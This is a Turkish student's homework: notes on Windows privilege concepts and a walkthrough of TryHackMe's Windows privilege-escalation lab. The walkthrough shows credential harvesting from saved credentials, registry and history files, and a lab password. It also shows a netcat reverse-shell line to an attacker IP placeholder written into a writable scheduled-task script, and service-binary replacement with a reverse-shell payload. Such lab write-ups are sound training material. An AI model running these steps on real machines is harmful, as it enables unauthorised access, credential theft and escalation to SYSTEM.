AnkaCORE26_201_hafta6
Bora Deniz Yılmaz
201-Hazırlık_Görevi

Öncelikle ödev yarım oldu bunun için üzgünüm. Bu hafta biraz yoğundu pek verimli bir çalışma olmadı ama elimden geleni yaptım.

Bölüm A

1. Windows Mimarisi: "Yetki Kimin Elinde?"

Administrator vs. SYSTEM: Windows'ta Administrator yetkisine sahip olmak ile NT AUTHORITY\SYSTEM olmak arasında ne fark vardır? Neden Red Team operasyonlarında hedefimiz daima SYSTEM olmaktır?

Administrator bir yerel yönetici hesabıdır ve kullanıcı grubu olarak admin grubundadır, kısaca admin diyeceğim. Admin birçok eylemi yerine getirebilir, bunlar bir veri oluşturma/silme (program kurma olabilir dosya silme olabilir), registry düzenleme ve benzeri birden çok eylem yapabilir ve bu eylemlere yetkisi vardır.

Yapamadığı eylemler de vardır. Admin bazı dosyalara erişemez, bu dosyalar genellikle sistem dosyalarıdır. Çekirdek seviyesi yetkisi yoktur.

NT AUTHORITY\SYSTEM ise bir Windows işletim sistemindeki en yüksek yetkili hesaptır. İşletim sisteminin kendisi bu hesapla çalışmaktadır. Tüm dosyalara erişebilir, bütün görevleri, süreçleri kontrol edebilir ve görebilir, LSASS gibi kritik süreçlere erişebilir. Kısaca işletim sisteminin çekirdeğine en yakın kullanıcıdır. Red Team operasyonlarında asıl hedefin SYSTEM olmasının nedenleri bunlardır aslında. SYSTEM kullanıcısı ile LSASS dump çok rahat yapılabilir, yapıldığı zaman domaindeki admin hash'leri gibi kritik verileri çekebiliriz. Başka tarafları da var tabiki, sistemde kalıcılık almak. SYSTEM kullanıcısı sayesinde sistemde kalıcılık kurulabilir bu da kurban sisteme istediğimiz zaman erişebiliriz. Domain içerisinde hareket edilebilir (Lateral Movement)

LSASS
(Local Security Authority Subsystem Service - Yerel Güvenlik Yetkilisi Alt Sistem Hizmeti)
Kullancının oturum açmasını/giriş yapmasını **doğrulayan,** parola değişiklikleri gibi süreçlerden sorumlu olan bir sistemdir. Kısaca güvenlik politikalarından sorumludur.
LSASS Dump
LSASS verilerini kopyalamaktır kısaca. İçerisinde NTLM hashleri, Kerberos Ticket'ları ve Access Token gibi veriler vardır.

UAC (User Account Control): Ekrana çıkan o sinir bozucu "Bu uygulamanın cihazınızda değişiklik yapmasına izin veriyor musunuz?" (Evet/Hayır) penceresi arka planda güvenliği nasıl sağlar? UAC Bypass ne anlama gelir?

Ekrana çıkan evet hayır penceresi göründüğü kadar basit değil. İşin arkasında bir yetki ayrımı var. Windows makinede bir kullanıcı admin kullanıcı grubunda olsa bile tam yetki

ile çalışamaz. 2 farklı token vardır Filtered(kısıtlı) ve Elevated(Tam Yetkili). Admin kullanıcı ile giriş yaptık diyelim. Windows bize bir filtered token veriyor, biz normal işlemleri bu token sayesinde yapıyoruz. Biz bir exe çalıştırdığımızda veya kritik bir şey yaptığımızda UAC devreye girer “biz bu uygulamaya yetki verelim mi?” der. Kısaca UAC her şeyi varsayılan minimal yetkide çalışmasını sağlayan sistem diyebiliriz. UAC bypass kullanıcıya o evet hayır ekranını göstermeden tam yetkili yani elevated yetki almak.

Windows Services (Servisler): Bilgisayarımız açıldığında arka planda sessizce çalışan servisler (Örn: Windows Update) genellikle hangi yetkiyle çalışır? Bu servislerin çalıştırılabilir dosya yollarındaki bir boşluk (Space) neden güvenlik açığı yaratır? (Unquoted Service Path mantığı).

Windows makine içerisinde arka planca çalışan servislerin **çoğu** SYSTEM olarak çalışır yani çekirdek yetki ile. Çalıştırılabilir dosya yolunda boşluk olması Unquoted Service Path zafiyetidir ve çok klasiktir aslında. C:\Program Files\My App\service.exe eğer bu path tırnak işareti ile iç içe alınmadıysa Windows bunu yanlış yorumlayabilir. Böyle olduğu zaman sistem dizinleri sırası ile dener 1- C:\Program.exe 2- C:\Program Files\My.exe 3- C:\Program Files\My App\service.exe. Burada program ilk bulduğunu çalıştırıyor. Saldırgan C:\Program.exe dosyasını yazabilirse Windows hedef servis yerine bunu çalıştıracaktır. Eğer bu servis SYSTEM ile çalışıyorsa girilen program Program.exe SYSTEM yetkisi ile çalışacaktır. Bunun mümkün olmasının nedeni Windows boşlukları ayırıcı olarak gördüğü için. Tırnak yoksa dizini parçalayarak dener. Çok kısaca yanlış dosyayı SYSTEM yetkisinde çalıştırmak bu zafiyetin sonucudur.

2. Mavi Takımın Gözü: "Sessizliği Bozmak"

SIEM / EDR Nedir? Windows'un halihazırda kendi "Event Viewer" (Olay Görüntüleyicisi) varken, büyük kurumlar neden ağlarına **Wazuh, Splunk** gibi harici SIEM/EDR çözümleri kurmak zorundadır?

SIEM (Security Information and Event Management) ağdaki tüm makinelerden log toplayan, analiz yapan, olayları birbirine bağlamayı sağlayan ve kritik durumlarda alarm üreten bir sistemdir. SIEM sayesinde brute force saldırılarını görebiliriz. Mesela bir kullanıcı çok sayıda giriş denemesi yapar burada sistem uyarı verir. EDR ise makinenin içinde çalışır. Makinede olanları izler onlara göre önlem alır. Mesela bir saldırgan bir ofis bilgisayarına rdp ile bağlanabiliyor diyelim. RDP içerisinde gidip de LSASS erişimi veya zararlı powershell komutları çalıştırmayı denerse EDR devreye girer. Aslında her ikisi de olay görüntüleyicisi işlevi görür diyebiliriz. Ama burada şöyle bir fark var, tek bir panelde yüzlerce makineyi izleyebiliriz, gerçek zamanlı alarmlar ve önlemler alabiliriz, otomasyon ile otomatik bir şekilde şüpheli ip adreslerini bloklayabiliriz. Tabiki bundan çok daha fazlası var ama şimdilik bunlar anlaşılır diye düşünüyorum.

Gürültülü Araçlar: WinPEAS veya BloodHound gibi keşif araçlarını bir kurumsal ağda çalıştırdığımızda neden Mavi Takım anında alarm alır? "Gürültülü (Noisy) çalışmak" terimi ne demektir?

WinPEAS/BloodHound neden alarm üretir açıklayalım. Registry'yi komple tarar, çalışan servisleri inceler, yetki doğrulaması yapar ve bir sürü query atar. Bu çok fazla olay eylem oluşturur. Mavi takımın anında alarm almasının nedeni çok fazla belki de yüzlerce şüpheli davranış olduğu içindir. Kısa sürede bu saydığım eylemlerin yapılmasının ben buradayım diye bağırmaktan farkı yoktur. Noisy çalışmak yani gürültülü çalışmak aslında çok fazla query göndermek, sisteme çok istek atmak, sistemi zorlamaktır. Anormal fazla istek göndermek yerinde minimum ve sadece gerekli sistemlere yapılan az gürültülü çalışma şekline de stealth yani sessiz diyebiliriz.

Şimdi Tryhackme Windows Fundementals 1 ve 2 yi çözüp anlatacağız. Kilit noktaları anlatacağım net bilinmesi gereken bilgiler olacak.

Görev Yöneticisi (Task Manager)
Görev yöneticisi, sistemde çalışan bütün işlemleri ve kaynak kullanımını gösteren bir uygulamadır. Önemli olmasının nedeni hangi uygulamaların/işlemlerin çalıştığını görebiliriz, şüpheli uygulamaları bulabiliriz ve hangi işlemin hangi kullanıcı ile çalıştığını analiz edebiliriz.

Servisler (Windows Services)
Servisler, Windows makine açıldığı zaman arka planda otomatik çalışan programlardır. Kullanıcıdan bağımsız çalışıp otomatik başlatılabilir. Genellikle SYSTEM yetkisi ile çalışmaktadır. Risklerin ve zafiyetlerinin arasında önceden konuştuğumuz **Unquoted Service Path** riski vardır.

Kayıt Defteri (Registry)
Bir Windows makinenin sistemindeki tüm ayarların saklandığı bir veri tabanıdır. regedit komutu ile erişilebilirdir. Makinenin çalışması programların yüklenmesi ve kullanıcıların özelleştirilmiş ayarlarını yönetmek için gerekli bilgiler saklanır. Yetki yükseltme gibi hedeflere registry ile ulaşılabilir.

Kullanıcılar ve Kullanıcı Grupları
Windows makinelerde yetkiler gruplara verilir. Örneğin kullanıcılar, administrators, SYSTEM gibi olabilir.

Kaynak izleyicisi
Resource monitor yani kaynak izleyicisi sistemin kaynaklarını gerçek zamanlı kullanımını izlememize olanak sağlayan bir Windows aracıdır. Kullanım amaçları şunlardır: Sistem performansını izlemek, Anormal kaynak/donanım kullanımını tespit etmek, Şüpheli işlemleri görmek.

UAC
UAC yani User Account Control Windows'ta kullanıcıların yetkisiz veya zararlı işlemleri gerçekleştirmesini engelleyen bir güvenlik mekanizmasıdır. Kullanıcılar normalde standart bir yetki ile çalışır ama yönetici işlemleri için izin isterler. Zararlı yazılımlar, yetki yükseltme ve yanlış yapılandırmaya karşı iyi bir önlemdir.

CONTROL PANEL
Denetim masası yani control panel sistem ayarlarının yönetildiği bir arayüzdür. Burada kullanıcı hesapları, sistem yapılandırması, güvenlik ayarları, ağ ayarları gibi bir sürü seçenek bulunmaktadır. Buradaki yanlış yapılandırmalar güvenlik açıklarına yol açabilir.


COMMAND PROMPT
Command Prompt (CMD) yani komut istemi, Windows makinelerde komut satırı ile sistemle etkileşim halinde olmamızı sağlayan bir araçtır. Linux işletim sistemindeki terminal ile birebir aynı diyebiliriz konsept olarak. Sistem komutları çalıştırma, script yazma, dosa ve kullanıcı yönetimi gibi işlemler yapılabilir.

SYSTEM INFORMATION
System Information yani sistem bilgisi, sistem donanımı ve yazılımı hakkında detaylı bilgi sağlayan bir araçtır. İşletim sistemi sürümü, donanımlar, sürücüler, sistem yaplandırmaları gibi bir çok bilgiyi bize verir. Recon için çok iyidir.

Bölüm B

TryHackMe Windows Privilege Escalation

Şimdi Windows makinelerde yetki yükseltmenin mantığını ve yöntemlerini öğreten bir lab çözeceğiz. Bu labdaki kritik noktalara değineceğim.



Bu senaryoda düşük yetkili bir kullanıcıyız. Amacımız sistemdeki diğer kayıtlı kimlik bilgilerini bulmak.
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt = Powershell komut geçmişini gösterir

cmdkey /add:thmdc.local /user:julia.jones /pass:ZuperCkretPa5z
julia.jones kullanıcısının kimlik bilgilerini thmdc.local hedefine Windows Credential Manager'a ekliyor.

cmdkey /list = Windows'un Credential Manager (Kimlik Yöneticisi) içinde kayıtlı olan kullanıcı adı ve hedef bilgilerini listeler.

type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString = 2 aşamalı komut. 1. Aşama yani pipe (|) öncesi bir dosyayı okumaya yarar. 2. Kısım ise bir kelimeyi armayı sağlar.

web.config = ASP.NET uygulamalarının yapılandırma merkezidir ve hassas bilgiler içerebilir (veritabanı şifreleri, api anahtarları, şifreleme anahtarları).

Kısaca powershell komut listesine baktık ve eklemiş bir kullanıcı ve kullanıcının parolasını bulduk.

Manuel recon yerine WinPeas ile bu otomatik de yapılabilir ama öğrenim aşamasına bu daha sağlıklı.

Bu komutları ezber yerine mantığı ile kullanmak için Windows dosya dizinlerini iyice kavramak gerekir.

Dizinlerden önce ise Windows işletim sistemi temelleri öğrenilmesi şarttır.


```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=WPRIVESC1\mike.katz
    Type: Domain Password
    User: WPRIVESC1\mike.katz


C:\Users\thm-unpriv>runas /savecred /user:mike.katz cmd.exe
Attempting to start cmd.exe as user "WPRIVESC1\mike.katz" ...
```

Üstte de açıkladığımız cmdkey /list komutunu kullanıp bir kullanıcı buluyoruz.

runas /savecred /user:mike.katz cmd.exe = bir programı başka bir kullanıcı ile çalıştırmak için kullanılır.


```
               0 File(s)              0 bytes
              11 Dir(s)  24,595,927,040 bytes free

C:\Users\mike.katz>cd Desktop

C:\Users\mike.katz\Desktop>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\mike.katz\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\mike.katz\Desktop

05/04/2022  05:17 AM    <DIR>          .
05/04/2022  05:17 AM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
05/04/2022  05:17 AM                24 flag.txt
               3 File(s)          1,105 bytes
               2 Dir(s)  24,595,927,040 bytes free

C:\Users\mike.katz\Desktop>cat flag.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\mike.katz\Desktop>type flag.txt
THM{WHAT_IS_MY_PASSWORD}
C:\Users\mike.katz\Desktop>
```

Komuttan sonra başka bir terminal açılır ve mike.katz olarak dizinleri gezebiliriz. En sonunda ise flag'i buluyoruz.




reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s = Windows'ta registry içerğini okumaya yarar. /f = find yani ara demek. Tırnak içinde yazılmış Proxy ise araman istenen kelimedir.

Putty de kullanılan Proxy'nin kimlik bilgilerini yakalıyoruz.




Buradaki amaç sistemde çalışan bir scheduled task yani zamanlamış görev bulmak. Eğer bu görev daha yetkili bir kullanıcı ile çalışıyorsa amaç onu ele geçirmek. schtasks /query /tn vulntask /fo list /v = Task Scheduler yani Görev Zamanlayıcısını sorgular, sorgularken görevleri listeletir ama sadece vulntask isimli görevi detaylıca listelenir. Bu sorgudan sonra taskusr1 kullanıcısı ile C:\tasks\schtask.bat ile çalıştırıldığını öğrendik. icacls c:\tasks\schtask.bat komutu ile dosyanın izinlerini gördük. Bu dosya herkes tarafından değiştirilebiliyor. Bu da Reverse Shell açabiliriz demek. Pek gerçekçi bir senaryo değil ama yine de bilinmesi gerekli.




C:\tools\nc64.exe -e cmd.exe SALDIRGANIP 3333 > C:\tasks\schtask.bat = burada diyoruz ki git saldırgan ip adresine bağlan ve bağlanınca bana cmd ver. Biz bu komutu bu dosyaya yazdırıyoruz.


nc -lvnp 3333 = saldırgan bağlantı bekliyor.
Bağlantı kurulduktan sonra flag'i buluyoruz.



sc qc apphostsvc = apphostsvc servisinin detaylarını gösterir.
Svcus1 kullanıcısının WService.exe dosyasını çalıştırabildiğini gördük. icacls C:\PROGRA~2\SYSTEM~1\WService.exe komutu ile dosyayı herkesin değiştirebildiğini gördük. Tekrardan reverse shell göndereceğiz.



Önce payloadı oluşturuyoruz. Sonrasında payloadı paylaşmak için httpserver açıyoruz Python ile.



4444 portu zaten payload içerisinde gömülü. move C:\Users\thm-unpriv\rev-svc.exe WService.exe komutu ile oluşturduğumuz payloadı asıl hedef dosya ile değiştiriyoruz. Bununla birlikte bağlantı alabiliyoruz.

```
06/21/2016  03:36 PM              554 EC2 Microsoft Windows Guide.website
05/03/2022  01:01 PM               20 flag.txt
               3 File(s)          1,101 bytes
               2 Dir(s)  24,637,329,408 bytes free

C:\Users\svcusr1\Desktop>file flag.txt
file flag.txt
'file' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\svcusr1\Desktop>type flag.txt
type flag.txt
THM{AT_YOUR_SERVICE}
C:\Users\svcusr1\Desktop>
```

```
kali@kali: ~ 185x19
05/04/2022  05:18 AM    <DIR>          Desktop
05/03/2022  02:58 PM    <DIR>          Documents
09/15/2018  07:19 AM    <DIR>          Downloads
09/15/2018  07:19 AM    <DIR>          Favorites
09/15/2018  07:19 AM    <DIR>          Links
09/15/2018  07:19 AM    <DIR>          Music
09/15/2018  07:19 AM    <DIR>          Pictures
09/15/2018  07:19 AM    <DIR>          Saved Games
09/15/2018  07:19 AM    <DIR>          Videos
               0 File(s)              0 bytes
              11 Dir(s)  24,571,711,488 bytes free

C:\Users\svcusr2>cd Desktop
cd Desktop

C:\Users\svcusr2\Desktop>type flag.txt
type flag.txt
THM{QUOTES_EVERYWHERE}
C:\Users\svcusr2\Desktop>
```

3. flag de aynı yöntemle bulunuyor.

```
C:\>icacls c:\MyPrograms
c:\MyPrograms NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
              BUILTIN\Administrators:(I)(OI)(CI)(F)
              BUILTIN\Users:(I)(OI)(CI)(RX)
              BUILTIN\Users:(I)(CI)(AD)
              BUILTIN\Users:(I)(CI)(WD)
              CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files

C:\>sc qc "disk sorter enterprise"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: disk sorter enterprise
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\MyPrograms\Disk Sorter Enterprise\bin\disks
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Disk Sorter Enterprise
        DEPENDENCIES       :
        SERVICE_START_NAME : .\svcusr2
```

```
C:\>move C:\Users\thm-unpriv\rev-svc2.exe C:\MyPrograms\Disk.exe,
        1 file(s) moved.

C:\>

C:\>move C:\Users\thm-unpriv\rev-svc2.exe C:\MyPrograms\Disk.exe
The system cannot find the file specified.

C:\>sc stop "disk sorter enterprise"

SERVICE_NAME: disk sorter enterprise
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\>sc start "disk sorter enterprise"
[SC] StartService FAILED 5:

Access is denied.


C:\>icacls C:\MyPrograms\Disk.exe /grant Everyone:F
processed file: C:\MyPrograms\Disk.exe
Successfully processed 1 files; Failed processing 0 files
```

